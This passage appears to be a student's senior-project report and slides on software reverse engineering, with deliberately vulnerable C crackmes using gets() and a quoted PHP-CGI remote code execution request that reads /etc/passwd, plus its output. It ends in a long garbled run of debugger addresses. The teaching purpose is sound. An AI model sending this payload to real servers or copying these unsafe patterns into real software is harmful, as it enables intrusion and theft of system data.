



Figure 5 : Diagram of a buffer overflow

in resources as it relies on page-level checks. When an attacker puts more bytes than what the input buffer was allocated for. This can happen when this is left up to a software environment (e.g. Java), or a programmer (e.g. C/C++) makes this mistake when a programmer omits this kind of software check because they trust the user and think they fully understand the index within the limits.



In this crackme example pictured in figure 6-8 has a buffer overflow vulnerability. To note, the compiler normally catches problems like this and had to be modified to have this vulnerability easily explained. But it can still manifest in ways modern compilers do not catch. When a program initializes at runtime, memory is allocated in a stack going in ascending order. So, if in this example, the variable that holds the password gets initialized first then the user input gets initialized on top of the stack. With this, if a max number of bytes that the frame buffer should hold is not set in the program, the user input can go passed the allocated twelve bytes into the next frame buffer, where the password is being held. Even if both memory spaces were encrypted with a hash, the overflow would still overwrite the password information being held.

Remote Code Execution

“A more complex but much more damaging abuse case is using the vulnerability to execute arbitrary code on the server” [7]. The A PHP exploit pictured in figure 9. Is a type of attack where the user inputs a command. Server executes the unsensitized code. This is a more complex attack where the attacker is abusing the ability to execute arbitrary code server side. This is an example of a PHP exploit where the user inputs a command with the query parameter `-d`. The string is passed though the unsensitized input where the server executes it.

request

raw params headers hex

```
POST /wordpress/index.php?-dallow_url_include%3d1--d+auto_prepend_file%3dphp://input
HTTP/1.1
Host:
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

<?php $output = shell_exec('cat /etc/passwd'); echo "$output"; die;
```

Remote Code Execution allows unauthenticated users to run arbitrary code

response

raw headers hex

```
HTTP/1.1 200 OK
Date: Fri, 04 May 2012 08:02:00 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.2.5
Content-Length: 1712
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
```

Contents of /etc/passwd

Figure 9: PHP server code injection

5 Conclusion & Future work

5.1 Future plans and goals met

Briefly go over what you plan to do possibly program a few more flawed applications demonstrating more exploits, how to patch a flawed closed sourced program accomplished and was able to explain main ideas of reverse engineering and the impotence of proper dev ops. Was able to program a few crackmes

5.2 Trouble shooting

Issues that that I faced while doing this project and how it affected the result. After a while I switched from Visual studio to just notepad++ and GCC compiler. This was a lot easier to pull and push from my git. Also, to compile the code with parameters to turn off unsafe programing problems the compiler would pick up. To be able to develop an application where I can show case the kind of flaws that come up, just in different ways. I just do not have time to find zero days for this project. Had to research a lot of concepts in detail to be able to purposely recreate them.

5.3 What was learned

What I learned from this project Learned more about reverse engineering , debugging, and programing. If I had more time, I would attempt more types of crackmes showing off vulnerabilities. Used more current examples that are not already checked my modern compiled and interpreted languages. Explained a more granular process of debugging a program.

6. References

- [1] B. Engard, 'The Power of Reverse Engineering', 2016. [Online]. Available: <https://www.thesoftwareguild.com/blog/what-is-reverse-engineering/>. [Accessed: 20- Feb- 2020].
- [2] S. Kelly, 'Reverse Engineering Tutorial: How to Reverse Engineer Any Software', 2020. [Online]. Available: <https://blog.udemy.com/reverse-engineering-tutorial/>. [Accessed: 20- Feb- 2020].
- [3] Stackexchange.com, 'About dynamic-analysis', 2013. [Online]. Available: <https://reverseengineering.stackexchange.com/tags/dynamic-analysis/info>. [Accessed: 21- Mar- 2020].
- [4] A. Cain, 'Dynamic data flow analysis for object oriented programs', 2003. [Online]. Available: https://www.researchgate.net/publication/228554341_Dynamic_data_flow_analysis_for_object_oriented_programs. [Accessed: 22- Feb- 2020].
- [5] Semanticdesigns.com, 'Control and Data Flow Analysis', 2018. [Online]. Available: www.semanticdesigns.com/Purchase/Justifications.html. [Accessed: 23- Mar- 2020].
- [6] J. Aldrich 'Analysis of Software Artifacts', 2006. [Online]. Available: <https://www.cs.cmu.edu/~aldrich/courses/654-sp08/slides/11-dataflow.pdf>. [Accessed: 24- Mar- 2020].
- [7] Claudius , Jonathan. "PHP-CGI Exploitation by Example." May 08, 2012. [Online]. Available: <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/php-cgi-exploitation-by-example/>. [Accessed 4 April. 2020].

Figure 3: Friedl, Steve. "Intel x86 Function-call Conventions - Assembly View." [Unixwiz.net, <http://unixwiz.net/techtips/win32-callconv-asm.html>. Accessed 4 April. 2020.]

Figure 5: *The University of Manchester*. "Buffer Overflow." [The University of Manchester, https://xerxes.cs.manchester.ac.uk/comp251/kb/Buffer_Overflow/. Accessed 4 April. 2020.]

Figure 9: Claudius , Jonathan. "PHP-CGI Exploitation by Example." [Trustwave, May 08, 2012. <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/php-cgi-exploitation-by-example/>. Accessed 4 April. 2020.]

7. Appendix

7.1 CrackMeC01.c

```
#include <stdio.h>
#include <stdbool.h>
#include <string.h>

#define MAX_LEN 80

int main(){

    char *WowLookAtThisPasswordArray = "password";
    char UserInput[MAX_LEN];

    bool reallyObviousFlag = false;

    while (reallyObviousFlag == false){
        printf("Enter password: ");
        gets(UserInput);

        if (!strcmp(WowLookAtThisPasswordArray, UserInput, MAX_LEN)) {
            reallyObviousFlag = true;
            printf("Unlock get!\n");
        }
        else
            printf("Wrong password try again!\n");
    }
    return 0;
}
```

7.2 CrackMeC02.c

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#define MAX_LEN 8

int main(int argc, char** argv)
{
    volatile int harmlessflag;
    char charPasswordBuffer[12] = "PassW0rd!";
    char charBuffer[12];
    harmlessflag = 1;
    while(harmlessflag == 1){
        printf("Input password : ");
        gets(charBuffer);
        if(!strcmp(charPasswordBuffer,charBuffer, MAX_LEN)){
            printf("<3 access granted <3\n");
            harmlessflag = 0;
        }
        else {
            printf("</3 access denied </3\n");
        }
    }
    printf("Hit any key to continue");
    gets(charBuffer);
}
```

Software Reverse Engineering

CTC-492 Senior project

Final Presentation

JOCELYN LUNA DYE

4/21/2020

1

Outline

- I. Introduction
 - i. Goals
 - ii. Motivation
 - I. Contributions
- II. Background
- III. Results
 - i. Methods of exploitation
 - a. Reading Memory
 - b. Buffer overflow
 - c. Remote Code Execution (RCE)
 - ii. Budget / Cost
- iii. Timetable
- IV. Summary of work
 - i. Future plans and goals met
 - ii. Trouble shooting
 - iii. What was learned

2

Introduction

Goals

Give an in-depth analysis of

- ❖ How to read a program in ASM
- ❖ Map out Control-flow of program
- ❖ Look for and exploit different vulnerabilities
- ❖ Reverse engineer crackmes / programs
- ❖ How to patch it with outsource code

3

Introduction

Motivation

- ❖ Loved programing
- ❖ Passion for learning how computers work
- ❖ Enjoys breaking the Kobayashi Maru
- ❖ Fixing rather then buy new when possible
- ❖ Spread awareness

4

Introduction

Contributions

- ✓ Show how to debug a program
- ✓ Show how to look for vulnerabilities
- ✓ Show various types of exploits
- ✓ Recording the progress and findings
- × Patch with out access to source code

5

Background

- ❖ Software Development
 - ❖ Software testing
 - ❖ Enables the developer to add new features with no source
 - ❖ Incorporate new features to existing software

6

Background

❖ Software Security

- ❖ Test system does not have any major vulnerabilities
- ❖ To make the system robust to protect it from malwares and attackers.
- ❖ Helps testers to study the virus and other malware code


7

Results : Methods of exploitation

- ❖ Not fully completed, was able to explain
- ❖ Background
- ❖ Analysis
- ❖ Develop some flawed application
- ❖ Explain some types of exploits

8

Methods of Exploitation: Reading memory



- ❖ The stack frame is an allocated section of memory
- ❖ Instructions are stored between esp (stack pointer) and ebp (frame pointer)

```
1 #include <stdio.h>
2 #include <stdbool.h>
3 #include <string.h>
4
5 #define MAX_LEN 80
6
7 int main() {
8
9
10     char* WowLookAtThisPasswordArray = "password";
11     char UserInput[MAX_LEN];
12
13     bool reallyObviousFlag = false;
14
15     while (reallyObviousFlag == false) {
16         printf("Enter password: ");
17         gets(UserInput);
18
19         if (!strcmp(WowLookAtThisPasswordArray, UserInput, MAX_LEN)) {
20             reallyObviousFlag = true;
21             printf("Unlock get!\n");
22         }
23         else
24             printf("Wrong password try again!\n");
25     }
26     printf("Hit any key to continue");
27     gets(UserInput);
28     return 0;
29 }
```

Figure 2

9

Methods of exploitation: Reading memory


Enter password: tok
Wrong password try again!
Enter password: password
Unlock get!
Hit any key to continue

File View Debug Trace Plugins Favourites Options Help Feb 23 2020

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles

76A49F02 76A49F03 76A49F04 76A49F05 76A49F06 76A49F07 76A49F08 76A49F09 76A49F0A 76A49F0B 76A49F0C 76A49F0D 76A49F0E 76A49F0F 76A49F10 76A49F11 76A49F12 76A49F13 76A49F14 76A49F15 76A49F16 76A49F17 76A49F18 76A49F19 76A49F1A 76A49F1B 76A49F1C 76A49F1D 76A49F1E 76A49F1F 76A49F20 76A49F21 76A49F22 76A49F23 76A49F24 76A49F25 76A49F26 76A49F27 76A49F28 76A49F29 76A49F2A 76A49F2B 76A49F2C 76A49F2D 76A49F2E 76A49F2F 76A49F30 76A49F31 76A49F32 76A49F33 76A49F34 76A49F35 76A49F36 76A49F37 76A49F38 76A49F39 76A49F3A 76A49F3B 76A49F3C 76A49F3D 76A49F3E 76A49F3F 76A49F40 76A49F41 76A49F42 76A49F43 76A49F44 76A49F45 76A49F46 76A49F47 76A49F48 76A49F49 76A49F4A 76A49F4B 76A49F4C 76A49F4D 76A49F4E 76A49F4F 76A49F50 76A49F51 76A49F52 76A49F53 76A49F54 76A49F55 76A49F56 76A49F57 76A49F58 76A49F59 76A49F5A 76A49F5B 76A49F5C 76A49F5D 76A49F5E 76A49F5F 76A49F60 76A49F61 76A49F62 76A49F63 76A49F64 76A49F65 76A49F66 76A49F67 76A49F68 76A49F69 76A49F6A 76A49F6B 76A49F6C 76A49F6D 76A49F6E 76A49F6F 76A49F70 76A49F71 76A49F72 76A49F73 76A49F74 76A49F75 76A49F76 76A49F77 76A49F78 76A49F79 76A49F7A 76A49F7B 76A49F7C 76A49F7D 76A49F7E 76A49F7F 76A49F80 76A49F81 76A49F82 76A49F83 76A49F84 76A49F85 76A49F86 76A49F87 76A49F88 76A49F89 76A49F8A 76A49F8B 76A49F8C 76A49F8D 76A49F8E 76A49F8F 76A49F90 76A49F91 76A49F92 76A49F93 76A49F94 76A49F95 76A49F96 76A49F97 76A49F98 76A49F99 76A49F9A 76A49F9B 76A49F9C 76A49F9D 76A49F9E 76A49F9F 76A49FA0 76A49FA1 76A49FA2 76A49FA3 76A49FA4 76A49FA5 76A49FA6 76A49FA7 76A49FA8 76A49FA9 76A49FAA 76A49FAB 76A49FAC 76A49FAD 76A49FAE 76A49FAF 76A49FB0 76A49FB1 76A49FB2 76A49FB3 76A49FB4 76A49FB5 76A49FB6 76A49FB7 76A49FB8 76A49FB9 76A49FBA 76A49FBB 76A49FBC 76A49FBD 76A49FBE 76A49FBF 76A49FC0 76A49FC1 76A49FC2 76A49FC3 76A49FC4 76A49FC5 76A49FC6 76A49FC7 76A49FC8 76A49FC9 76A49FCA 76A49FCB 76A49FCC 76A49FCD 76A49FCE 76A49FCF 76A49FD0 76A49FD1 76A49FD2 76A49FD3 76A49FD4 76A49FD5 76A49FD6 76A49FD7 76A49FD8 76A49FD9 76A49FDA 76A49FDB 76A49FDC 76A49FDD 76A49FDE 76A49FDF 76A49FE0 76A49FE1 76A49FE2 76A49FE3 76A49FE4 76A49FE5 76A49FE6 76A49FE7 76A49FE8 76A49FE9 76A49FEA 76A49FEB 76A49FEC 76A49FED 76A49FEE 76A49FEF 76A49FF0 76A49FF1 76A49FF2 76A49FF3 76A49FF4 76A49FF5 76A49FF6 76A49FF7 76A49FF8 76A49FF9 76A49FFA 76A49FFB 76A49FFC 76A49FFD 76A49FFE 76A49FFF 76A4A000 76A4A001 76A4A002 76A4A003 76A4A004 76A4A005 76A4A006 76A4A007 76A4A008 76A4A009 76A4A00A 76A4A00B 76A4A00C 76A4A00D 76A4A00E 76A4A00F 76A4A010 76A4A011 76A4A012 76A4A013 76A4A014 76A4A015 76A4A016 76A4A017 76A4A018 76A4A019 76A4A01A 76A4A01B 76A4A01C 76A4A01D 76A4A01E 76A4A01F 76A4A020 76A4A021 76A4A022 76A4A023 76A4A024 76A4A025 76A4A026 76A4A027 76A4A028 76A4A029 76A4A02A 76A4A02B 76A4A02C 76A4A02D 76A4A02E 76A4A02F 76A4A030 76A4A031 76A4A032 76A4A033 76A4A034 76A4A035 76A4A036 76A4A037 76A4A038 76A4A039 76A4A03A 76A4A03B 76A4A03C 76A4A03D 76A4A03E 76A4A03F 76A4A040 76A4A041 76A4A042 76A4A043 76A4A044 76A4A045 76A4A046 76A4A047 76A4A048 76A4A049 76A4A04A 76A4A04B 76A4A04C 76A4A04D 76A4A04E 76A4A04F 76A4A050 76A4A051 76A4A052 76A4A053 76A4A054 76A4A055 76A4A056 76A4A057 76A4A058 76A4A059 76A4A05A 76A4A05B 76A4A05C 76A4A05D 76A4A05E 76A4A05F 76A4A060 76A4A061 76A4A062 76A4A063 76A4A064 76A4A065 76A4A066 76A4A067 76A4A068 76A4A069 76A4A06A 76A4A06B 76A4A06C 76A4A06D 76A4A06E 76A4A06F 76A4A070 76A4A071 76A4A072 76A4A073 76A4A074 76A4A075 76A4A076 76A4A077 76A4A078 76A4A079 76A4A07A 76A4A07B 76A4A07C 76A4A07D 76A4A07E 76A4A07F 76A4A080 76A4A081 76A4A082 76A4A083 76A4A084 76A4A085 76A4A086 76A4A087 76A4A088 76A4A089 76A4A08A 76A4A08B 76A4A08C 76A4A08D 76A4A08E 76A4A08F 76A4A090 76A4A091 76A4A092 76A4A093 76A4A094 76A4A095 76A4A096 76A4A097 76A4A098 76A4A099 76A4A09A 76A4A09B 76A4A09C 76A4A09D 76A4A09E 76A4A09F 76A4A0A0 76A4A0A1 76A4A0A2 76A4A0A3 76A4A0A4 76A4A0A5 76A4A0A6 76A4A0A7 76A4A0A8 76A4A0A9 76A4A0AA 76A4A0AB 76A4A0AC 76A4A0AD 76A4A0AE 76A4A0AF 76A4A0B0 76A4A0B1 76A4A0B2 76A4A0B3 76A4A0B4 76A4A0B5 76A4A0B6 76A4A0B7 76A4A0B8 76A4A0B9 76A4A0BA 76A4A0BB 76A4A0BC 76A4A0BD 76A4A0BE 76A4A0BF 76A4A0C0 76A4A0C1 76A4A0C2 76A4A0C3 76A4A0C4 76A4A0C5 76A4A0C6 76A4A0C7 76A4A0C8 76A4A0C9 76A4A0CA 76A4A0CB 76A4A0CC 76A4A0CD 76A4A0CE 76A4A0CF 76A4A0D0 76A4A0D1 76A4A0D2 76A4A0D3 76A4A0D4 76A4A0D5 76A4A0D6 76A4A0D7 76A4A0D8 76A4A0D9 76A4A0DA 76A4A0DB 76A4A0DC 76A4A0DD 76A4A0DE 76A4A0DF 76A4A0E0 76A4A0E1 76A4A0E2 76A4A0E3 76A4A0E4 76A4A0E5 76A4A0E6 76A4A0E7 76A4A0E8 76A4A0E9 76A4A0EA 76A4A0EB 76A4A0EC 76A4A0ED 76A4A0EE 76A4A0EF 76A4A0F0 76A4A0F1 76A4A0F2 76A4A0F3 76A4A0F4 76A4A0F5 76A4A0F6 76A4A0F7 76A4A0F8 76A4A0F9 76A4A0FA 76A4A0FB 76A4A0FC 76A4A0FD 76A4A0FE 76A4A0FF 76A4A100 76A4A101 76A4A102 76A4A103 76A4A104 76A4A105 76A4A106 76A4A107 76A4A108 76A4A109 76A4A10A 76A4A10B 76A4A10C 76A4A10D 76A4A10E 76A4A10F 76A4A110 76A4A111 76A4A112 76A4A113 76A4A114 76A4A115 76A4A116 76A4A117 76A4A118 76A4A119 76A4A11A 76A4A11B 76A4A11C 76A4A11D 76A4A11E 76A4A11F 76A4A120 76A4A121 76A4A122 76A4A123 76A4A124 76A4A125 76A4A126 76A4A127 76A4A128 76A4A129 76A4A12A 76A4A12B 76A4A12C 76A4A12D 76A4A12E 76A4A12F 76A4A130 76A4A131 76A4A132 76A4A133 76A4A134 76A4A135 76A4A136 76A4A137 76A4A138 76A4A139 76A4A13A 76A4A13B 76A4A13C 76A4A13D 76A4A13E 76A4A13F 76A4A140 76A4A141 76A4A142 76A4A143 76A4A144 76A4A145 76A4A146 76A4A147 76A4A148 76A4A149 76A4A14A 76A4A14B 76A4A14C 76A4A14D 76A4A14E 76A4A14F 76A4A150 76A4A151 76A4A152 76A4A153 76A4A154 76A4A155 76A4A156 76A4A157 76A4A158 76A4A159 76A4A15A 76A4A15B 76A4A15C 76A4A15D 76A4A15E 76A4A15F 76A4A160 76A4A161 76A4A162 76A4A163 76A4A164 76A4A165 76A4A166 76A4A167 76A4A168 76A4A169 76A4A16A 76A4A16B 76A4A16C 76A4A16D 76A4A16E 76A4A16F 76A4A170 76A4A171 76A4A172 76A4A173 76A4A174 76A4A175 76A4A176 76A4A177 76A4A178 76A4A179 76A4A17A 76A4A17B 76A4A17C 76A4A17D 76A4A17E 76A4A17F 76A4A180 76A4A181 76A4A182 76A4A183 76A4A184 76A4A185 76A4A186 76A4A187 76A4A188 76A4A189 76A4A18A 76A4A18B 76A4A18C 76A4A18D 76A4A18E 76A4A18F 76A4A190 76A4A191 76A4A192 76A4A193 76A4A194 76A4A195 76A4A196 76A4A197 76A4A198 76A4A199 76A4A19A 76A4A19B 76A4A19C 76A4A19D 76A4A19E 76A4A19F 76A4A1A0 76A4A1A1 76A4A1A2 76A4A1A3 76A4A1A4 76A4A1A5 76A4A1A6 76A4A1A7 76A4A1A8 76A4A1A9 76A4A1AA 76A4A1AB 76A4A1AC 76A4A1AD 76A4A1AE 76A4A1AF 76A4A1B0 76A4A1B1 76A4A1B2 76A4A1B3 76A4A1B4 76A4A1B5 76A4A1B6 76A4A1B7 76A4A1B8 76A4A1B9 76A4A1BA 76A4A1BB 76A4A1BC 76A4A1BD 76A4A1BE 76A4A1BF 76A4A1C0 76A4A1C1 76A4A1C2 76A4A1C3 76A4A1C4 76A4A1C5 76A4A1C6 76A4A1C7 76A4A1C8 76A4A1C9 76A4A1CA 76A4A1CB 76A4A1CC 76A4A1CD 76A4A1CE 76A4A1CF 76A4A1D0 76A4A1D1 76A4A1D2 76A4A1D3 76A4A1D4 76A4A1D5 76A4A1D6 76A4A1D7 76A4A1D8 76A4A1D9 76A4A1DA 76A4A1DB 76A4A1DC 76A4A1DD 76A4A1DE 76A4A1DF 76A4A1E0 76A4A1E1 76A4A1E2 76A4A1E3 76A4A1E4 76A4A1E5 76A4A1E6 76A4A1E7 76A4A1E8 76A4A1E9 76A4A1EA 76A4A1EB 76A4A1EC 76A4A1ED 76A4A1EE 76A4A1EF 76A4A1F0 76A4A1F1 76A4A1F2 76A4A1F3 76A4A1F4 76A4A1F5 76A4A1F6 76A4A1F7 76A4A1F8 76A4A1F9 76A4A1FA 76A4A1FB 76A4A1FC 76A4A1FD 76A4A1FE 76A4A1FF 76A4A200 76A4A201 76A4A202 76A4A203 76A4A204 76A4A205 76A4A206 76A4A207 76A4A208 76A4A209 76A4A20A 76A4A20B 76A4A20C 76A4A20D 76A4A20E 76A4A20F 76A4A210 76A4A211 76A4A212 76A4A213 76A4A214 76A4A215 76A4A216 76A4A217 76A4A218 76A4A219 76A4A21A 76A4A21B 76A4A21C 76A4A21D 76A4A21E 76A4A21F 76A4A220 76A4A221 76A4A222 76A4A223 76A4A224 76A4A225 76A4A226 76A4A227 76A4A228 76A4A229 76A4A22A 76A4A22B 76A4A22C 76A4A22D 76A4A22E 76A4A22F 76A4A230 76A4A231 76A4A232 76A4A233 76A4A234 76A4A235 76A4A236 76A4A237 76A4A238 76A4A239 76A4A23A 76A4A23B 76A4A23C 76A4A23D 76A4A23E 76A4A23F 76A4A240 76A4A241 76A4A242 76A4A243 76A4A244 76A4A245 76A4A246 76A4A247 76A4A248 76A4A249 76A4A24A 76A4A24B 76A4A24C 76A4A24D 76A4A24E 76A4A24F 76A4A250 76A4A251 76A4A252 76A4A253 76A4A254 76A4A255 76A4A256 76A4A257 76A4A258 76A4A259 76A4A25A 76A4A25B 76A4A25C 76A4A25D 76A4A25E 76A4A25F 76A4A260 76A4A261 76A4A262 76A4A263 76A4A264 76A4A265 76A4A266 76A4A267 76A4A268 76A4A269 76A4A26A 76A4A26B 76A4A26C 76A4A26D 76A4A26E 76A4A26F 76A4A270 76A4A271 76A4A272 76A4A273 76A4A274 76A4A275 76A4A276 76A4A277 76A4A278 76A4A279 76A4A27A 76A4A27B 76A4A27C 76A4A27D 76A4A27E 76A4A27F 76A4A280 76A4A281 76A4A282 76A4A283 76A4A284 76A4A285 76A4A286 76A4A287 76A4A288 76A4A289 76A4A28A 76A4A28B 76A4A28C 76A4A28D 76A4A28E 76A4A28F 76A4A290 76A4A291 76A4A292 76A4A293 76A4A294 76A4A295 76A4A296 76A4A297 76A4A298 76A4A299 76A4A29A 76A4A29B 76A4A29C 76A4A29D 76A4A29E 76A4A29F 76A4A2A0 76A4A2A1 76A4A2A2 76A4A2A3 76A4A2A4 76A4A2A5 76A4A2A6 76A4A2A7 76A4A2A8 76A4A2A9 76A4A2AA 76A4A2AB 76A4A2AC 76A4A2AD 76A4A2AE 76A4A2AF 76A4A2B0 76A4A2B1 76A4A2B2 76A4A2B3 76A4A2B4 76A4A2B5 76A4A2B6 76A4A2B7 76A4A2B8 76A4A2B9 76A4A2BA 76A4A2BB 76A4A2BC 76A4A2BD 76A4A2BE 76A4A2BF 76A4A2C0 76A4A2C1 76A4A2C2 76A4A2C3 76A4A2C4 76A4A2C5 76A4A2C6 76A4A2C7 76A4A2C8 76A4A2C9 76A4A2CA 76A4A2CB 76A4A2CC 76A4A2CD 76A4A2CE 76A4A2CF 76A4A2D0 76A4A2D1 76A4A2D2 76A4A2D3 76A4A2D4 76A4A2D5 76A4A2D6 76A4A2D7 76A4A2D8 76A4A2D9 76A4A2DA 76A4A2DB 76A4A2DC 76A4A2DD 76A4A2DE 76A4A2DF 76A4A2E0 76A4A2E1 76A4A2E2 76A4A2E3 76A4A2E4 76A4A2E5 76A4A2E6 76A4A2E7 76A4A2E8 76A4A2E9 76A4A2EA 76A4A2EB 76A4A2EC 76A4A2ED 76A4A2EE 76A4A2EF 76A4A2F0 76A4A2F1 76A4A2F2 76A4A2F3 76A4A2F4 76A4A2F5 76A4A2F6 76A4A2F7 76A4A2F8 76A4A2F9 76A4A2FA 76A4A2FB 76A4A2FC 76A4A2FD 